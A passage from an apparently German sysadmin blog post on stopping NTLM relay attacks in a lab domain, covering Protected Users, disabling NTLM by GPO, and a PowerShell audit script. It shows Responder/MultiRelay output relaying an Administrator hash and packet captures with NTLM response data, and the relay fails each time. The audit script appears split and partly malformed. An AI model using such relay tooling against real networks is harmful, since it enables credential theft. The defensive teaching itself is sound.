194	17.084969	172.16.0.12	172.16.0.10	DCERPC	268	Bind: call_id: 2, Fragment: Single, 3 context items: RPC_NETLOGON V1.0 (32bit NDR), RPC_NETLOGON V1.0 (64
195	17.085369	172.16.0.10	172.16.0.12	DCERPC	182	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acce
196	17.085536	172.16.0.12	172.16.0.10	RPC_NETLOGON	990	NetLogonSamLogonEx request
197	17.087535	172.16.0.10	172.16.0.12	RPC_NETLOGON	174	NetLogonSamLogonEx response
198	17.087882	172.16.0.12	172.16.0.160	SMB	105	Session Setup AndX Response, Error: STATUS_ACCOUNT_RESTRICTION


Nebenbei erkennt man in den roten Zeilen, dass auch das Ziel Probleme mit NTLM hat, so wird in Zeile 194+195 ein Netlogon vom DC verweigert...

Das MultiRelay kann mit der Antwort des Zielservers nicht viel anfangen und wartet einfach ab:

```

> Frame 87: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface 0
> Ethernet II, Src: Microsof_6e:65:57 (00:15:5d:6e:65:57), Dst: Microsof_6e:65:00 (00:15:5d:6e:65:00)
> Internet Protocol Version 4, Src: 172.16.0.12, Dst: 172.16.0.160
> Transmission Control Protocol, Src Port: 445, Dst Port: 49542, Seq: 655, Ack: 718, Len: 39
> NetBIOS Session Service
> SMB (Server Message Block Protocol)
  > SMB Header
    Server Component: SMB
    [Response to: 72]
    [Time from request: 0.007176000 seconds]
    SMB Command: Session Setup AndX (0x73)
    NT Status: STATUS_ACCOUNT_RESTRICTION (0xc000006e)
  > Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity
  > Flags2: 0xc807, Unicode Strings, Error Code Type, Extended Security Negotiation, Security Signatures, Ex
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
    Tree ID: 0
    Process ID: 6972
    User ID: 2048
    Multiplex ID: 3
  > Session Setup AndX Response (0x73)
  
```

Der Client erhält dann später eine Meldung, dass er nicht auf das Ziel „FileSerFer“ zugreifen kann. Und im Zielserver wird der fehlgeschlagene Anmeldeversuch im Eventlog sichtbar:



Auch in diesem Beispiel konnte der Angriff abgewendet werden. Dennoch müsst ihr genau prüfen, unter welchen Voraussetzungen in euren Infrastrukturen die Gruppenmitgliedschaft in „Protected Users“ nachteilig ist.

Deaktivierung von NTLMv1 und NTLMv

Für die ganz Harten unter uns: wenn es die Umgebung erlaubt, kann NTLM auch ganz abgeschaltet werden. Dafür müssen aber **alle** (!!!) Beteiligten kompatibel sein: **alle** Clients, **alle** Server und **alle** Anwendungen! (Es ist natürlich möglich, Ausnahmen zu definieren, aber da steckt einiges an Aufwand dahinter!)

Vorbereitung – Der Audit-Mode

Diese Umstellung bedarf also etwas Vorbereitung. Zunächst sollte das Protokollieren der NTLM-Nutzung auf den DCs aktiviert werden. Danach sollte man einige Zeit warten und regelmäßig die Logfiles kontrollieren. Denkt bitte an die vorhandene Umlaufprotokollierung der Eventlogs: ist das Logfile voll, dann werden einfach die ältesten Records durch die Neusten überschrieben. Es nützt also kein Audit-Zeitraum von 4 Wochen, wenn eure Logfiles nur 1MB groß werden...

Auch wichtig: JEDER DC schreibt seine eigenen Logfiles. Für ein vollständiges Bild müsst ihr also alle DCs auswerten. Vielleicht hilft euch ja mein Powershell-Code weiter. Dieser sucht auf allen DCs der Domain nach dem Logfile und filtert euch die relevanten Infos heraus:

```

Invoke-Command -ComputerName (Get-ADDomain).ReplicaDirectoryServers -ScriptBlock {
    Get-WinEvent -Path C:\Windows\System32\Winevt\Logs\Microsoft-Windows-NTLM%4Operational.evtx |
    Select-Object -Property @{ n='DC' ; e={ $env:COMPUTERNAME } },
    @{ n='Datetime' ; e={ (Get-Date -Date $_.TimeCreated -Format u) -replace 'z' } }
}
  
```

```
@{ n='Client' ; e={ (($_.Message -split "`n" | select-string 'Workstation') -split ':'[1].trim() ) },
@{ n='Server' ; e={ (($_.Message -split "`n" | select-string 'Secure Channel name') -split ':'[1].trim() ) },
@{ n='Domain' ; e={ (($_.Message -split "`n" | select-string 'Domain name') -split ':'[1].trim() ) },
@{ n='User' ; e={ (($_.Message -split "`n" | select-string 'User name') -split ':'[1].trim() ) }
} | Format-Table -Property DC, Datetime, Client, Server, Domain, User
```

DC	Datetime	Client	Server	Domain	User
LON-DC1	2018-02-27 03:09:28	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 09:02:40	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 08:55:41	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 08:55:41	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 08:50:30	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 08:50:30	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 08:50:30	LON-SVR1	LON-SVR2	ADATUM	Administrator
LON-DC1	2018-02-26 08:50:30	LON-SVR1	LON-SVR2	ADATUM	Administrator

Damit könnt ihr einfach CSV-Dateien erstellen und diese auswerten.


So könnte die GPO aussehen:

Und das sind die Logfiles in den DomainControllern:


NTLM lässt sich einfach testen, indem man eine SMB-Verbindung mit der IP-Adresse des Zieles aufbaut. Da kann/darf kein Kerberos verwendet werden... Probiert es aus!

Scharfschalten der NTLM-Restriktion

Nachdem ihr ausgiebig getestet habt könnt ihr nun die GPO mit der Restriktion und ggf. den Ausnahmen aufsetzen. Ich lasse hier keine Ausnahmen zu:




Habt ihr bei der Vorbereitung aufgepasst? Man kann des mit IP-Adressen „testen“ – eben weil diese Aufrufe nach dem Scharfschalten nicht mehr funktionieren:



Passt also bitte u.A. folgendes an:

- Scripte mit UNC-Pfaden auf IP-Adressen
- gemappte Laufwerke und Drucker
- ODBC-Verbindungen
- ...

Sonst findet ihr solche Einträge im Eventlog:



Und der Angriff?

Nachdem nun NTLM abgeschaltet ist können wir die Funktion vom Responder und dem MultiRelay prüfen. Der Angriff folgt wieder dem gleichen Muster. Der Client-Admin ruft die falsche URL im Windows Explorer auf, der Responder lenkt ihn auf das MultiRelay und dieses versucht die Clientanmeldung an den Zielserver durchzureichen:

```

root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.


/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, et
C.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']

Retrieving information for 172.16.0.12...
SMB signing: False
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Hostname: 'LON-SVR2'
Part of the 'ADATUM' domain
[+] Setting up SMB relay with SMB challenge: e9be92c548cda172
[+] Received NTLMv2 hash from: 172.16.0.11
[+] Client info: ['Windows Server 2016 Datacenter Evaluation 14393', domain: 'AD
ATUM', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] for name FileServer
  
```

Nur bekommt das MultiRelay keine, da dieser Traffic nicht mehr erlaubt ist. Dafür findet man nun im DC dieses Eventlog:



Im WireShark sieht die Kommunikation zwischen den 4 Beteiligten (der DC gehört dazu) so aus:

No.	Time	Source	Destination	Protocol	Length	Info
52	11.903213	172.16.0.160	172.16.0.12	TCP	74	57714 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1952715088 TSecr=454358
53	11.903262	172.16.0.12	172.16.0.160	TCP	74	445 → 57714 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=1952715088 TSecr=454358
55	11.903945	172.16.0.160	172.16.0.12	TCP	66	57714 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1952715088 TSecr=454358
61	11.907939	172.16.0.11	172.16.0.10	TCP	66	49722 → 88 [SYN, ECN, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
62	11.908543	172.16.0.10	172.16.0.11	TCP	66	88 → 49722 [SYN, ACK, ECN] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
63	11.908569	172.16.0.11	172.16.0.10	TCP	54	49722 → 88 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
64	11.908606	172.16.0.11	172.16.0.10	KRB5	1671	TGS-REQ
65	11.909312	172.16.0.10	172.16.0.11	TCP	54	88 → 49722 [ACK] Seq=1 Ack=1618 Win=2102272 Len=0
66	11.909431	172.16.0.10	172.16.0.11	KRB5	148	KRB Error: KRB5KDC_ERR_S_PRINCIPAL_UNKNOWN
67	11.910261	172.16.0.11	172.16.0.10	TCP	54	49722 → 88 [FIN, ACK] Seq=1618 Ack=95 Win=2102272 Len=0
68	11.910810	172.16.0.10	172.16.0.11	TCP	54	88 → 49722 [ACK] Seq=95 Ack=1619 Win=2102272 Len=0
69	11.910811	172.16.0.10	172.16.0.11	TCP	54	88 → 49722 [RST, ACK] Seq=95 Ack=1619 Win=0 Len=0
70	11.911081	172.16.0.160	172.16.0.12	SMB	117	Negotiate Protocol Request
71	11.911385	172.16.0.12	172.16.0.160	SMB	275	Negotiate Protocol Response
72	11.912196	172.16.0.160	172.16.0.12	TCP	66	57714 → 445 [ACK] Seq=52 Ack=210 Win=30336 Len=0 TSval=1952715097 TSecr=454366
73	11.912326	172.16.0.160	172.16.0.12	SMB	174	Session Setup AndX Request, NTLMSSP_NEGOTIATE
74	11.912531	172.16.0.12	172.16.0.160	SMB	511	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
90	11.928001	172.16.0.160	172.16.0.11	TCP	74	34568 → 445 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3367134992 TSecr=454399
91	11.928024	172.16.0.11	172.16.0.160	TCP	74	445 → 34568 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=3367134992 TSecr=454399
92	11.929037	172.16.0.160	172.16.0.11	TCP	66	34568 → 445 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3367134992 TSecr=454397
93	11.930446	172.16.0.160	172.16.0.11	SMB	117	Negotiate Protocol Request
94	11.930815	172.16.0.11	172.16.0.160	SMB	275	Negotiate Protocol Response
95	11.931989	172.16.0.160	172.16.0.12	SMB	624	Session Setup AndX Request, NTLMSSP_AUTH, User: ADATUM\Administrator
96	11.932260	172.16.0.160	172.16.0.11	TCP	66	34568 → 445 [ACK] Seq=52 Ack=210 Win=30336 Len=0 TSval=3367134996 TSecr=454399
97	11.932835	172.16.0.160	172.16.0.11	SMB	306	Session Setup AndX Request, NTLMSSP_NEGOTIATE
99	11.933097	172.16.0.11	172.16.0.160	SMB	542	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
105	11.933917	172.16.0.160	172.16.0.11	TCP	66	34568 → 445 [FIN, ACK] Seq=292 Ack=686 Win=31360 Len=0 TSval=3367134998 TSecr=454399
106	11.933943	172.16.0.11	172.16.0.160	TCP	66	445 → 34568 [ACK] Seq=686 Ack=293 Win=263168 Len=0 TSval=4544403 TSecr=3367134998
110	11.934160	172.16.0.11	172.16.0.160	TCP	54	445 → 34568 [RST, ACK] Seq=686 Ack=293 Win=0 Len=0
119	11.936764	172.16.0.12	172.16.0.160	SMB	105	Session Setup AndX Response, Error: STATUS_NOT_SUPPORTED
124	11.979831	172.16.0.160	172.16.0.12	TCP	66	57714 → 445 [ACK] Seq=718 Ack=694 Win=31360 Len=0 TSval=1952715123 TSecr=454378

Hier findet ihr die Erläuterungen zu den relevanten Paketen:

Paket	von	an	Beschreibung
64	Client	DC	<p>Der Client fordert für die Authentisierung am Service CIFS (Filesystem) am Server „FileSerfer“ ein TGS (Ticket Granting Service) an:</p> <pre> > Frame 64: 1671 bytes on wire (13368 bits), 1671 bytes captured (13368 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:56 (00:15:5d:6e:65:56), Dst: Microsof_6e:65:4e (00:15:5d:6e:65:4e) > Internet Protocol Version 4, Src: 172.16.0.11, Dst: 172.16.0.10 > Transmission Control Protocol, Src Port: 49722, Dst Port: 88, Seq: 1, Ack: 1, Len: 1617 Kerberos > Record Mark: 1613 bytes > tgs-req pvno: 5 msg-type: krb-tgs-req (12) padata: 2 items req-body Padding: 0 kdc-options: 40810000 (forwardable, renewable, canonicalize) realm: ADATUM.COM > sname name-type: kRB5-NT-SRV-INST (2) > sname-string: 2 items SNameString: cifs SNameString: FileSerfer till: 2037-09-13 02:48:05 (UTC) nonce: 503111813 > etype: 5 items > enc-authorization-data </pre>
66	DC	Client	<p>Der DC antwortet dem Client, dass er diesen Server nicht finden kann:</p> <pre> > Frame 66: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface 0 > Ethernet II, Src: Microsof_6e:65:4e (00:15:5d:6e:65:4e), Dst: Microsof_6e:65:56 (00:15:5d:6e:65:56) > Internet Protocol Version 4, Src: 172.16.0.10, Dst: 172.16.0.11 > Transmission Control Protocol, Src Port: 88, Dst Port: 49722, Seq: 1, Ack: 1618, Len: 94 Kerberos > Record Mark: 90 bytes > krb-error pvno: 5 msg-type: krb-error (30) stime: 2018-02-26 17:02:40 (UTC) susec: 998900 error-code: eRR-S-PRINCIPAL-UNKNOWN (7) realm: ADATUM.COM > sname name-type: kRB5-NT-SRV-INST (2) > sname-string: 2 items SNameString: cifs SNameString: FileSerfer </pre>
74	Zielservers	Angreifer	<p>Hier bekommt der Angreifer vom Zielservers die NTLM-Challenge</p>

			<pre>> Frame 95: 624 bytes on wire (4992 bits), 624 bytes captured (4992 bits) on interface 1 > Ethernet II, Src: Microsof_6e:65:00 (00:15:5d:6e:65:00), Dst: Microsof_6e:65:57 (00:15:5d:6e:65:57) > Internet Protocol Version 4, Src: 172.16.0.160, Dst: 172.16.0.12 > Transmission Control Protocol, Src Port: 57714, Dst Port: 445, Seq: 160, Ack: 655, Len: 558 > NetBIOS Session Service > SMB (Server Message Block Protocol) > SMB Header > Session Setup AndX Request (0x73) > Word Count (WCT): 12 > AndXCommand: No further commands (0xff) > Reserved: 00 > AndXOffset: 0 > Max Buffer: 16644 > Max Mpx Count: 50 > VC Number: 0 > Session Key: 0x00000000 > Security Blob Length: 490 > Reserved: 00000000 > Capabilities: 0xa00000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks, Dynamic Reauth, Extended Security > Byte Count (BCC): 495 > Security Blob: 4e544c4d53550000300000180018008e0000034013401... > NTLM Secure Service Provider > NTLMSSP identifier: NTLMSSP > NTLM Message Type: NTLMSSP_AUTH (0x00000003) > Lan Manager Response: 00 > LmV2 Client Challenge: 0000000000000000 > NTLM Response: 22c1bf60b27c50385b4c274ad9da8e750101000000000000... > Domain name: ADATUM > User name: Administrator > Host name: LON-SVR1 > Session Key: 2ff50d241c6a676c483972edaede370 > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Inf > Version 10.0 (Build 14393); NTLM Current Revision 15</pre>
119	Zielserver	Angreifer	<p>Der Zielserver kann dies dennoch genau herausfinden und dem Angreifer die Authentifizierung verweigern:</p> <pre>> Frame 119: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface 1 > Ethernet II, Src: Microsof_6e:65:57 (00:15:5d:6e:65:57), Dst: Microsof_6e:65:00 (00:15:5d:6e:65:00) > Internet Protocol Version 4, Src: 172.16.0.12, Dst: 172.16.0.160 > Transmission Control Protocol, Src Port: 445, Dst Port: 57714, Seq: 655, Ack: 718, Len: 39 > NetBIOS Session Service > SMB (Server Message Block Protocol) > SMB Header > Server Component: SMB > [Response to: 95] > [Time from request: 0.004775000 seconds] > SMB Command: Session Setup AndX (0x73) > NT Status: STATUS_NOT_SUPPORTED (0xc00000bb) > Flags: 0x98, Request/Response, Canonicalized Pathnames, Case Sensitivity > Flags2: 0xc807, Unicode Strings, Error Code Type, Extended Security Negotiation, Security Signatures, Extended Attributes, Long Process ID High: 0</pre>

Damit ist auch dieser Angriff abgewehrt.

Es ist also nicht unmöglich, diesen Angriff zu vereiteln. Nur leider hat Microsoft diese ganzen Schutzmechanismen nicht per Default aktiv – also wie üblich: **Ihr seid dran!**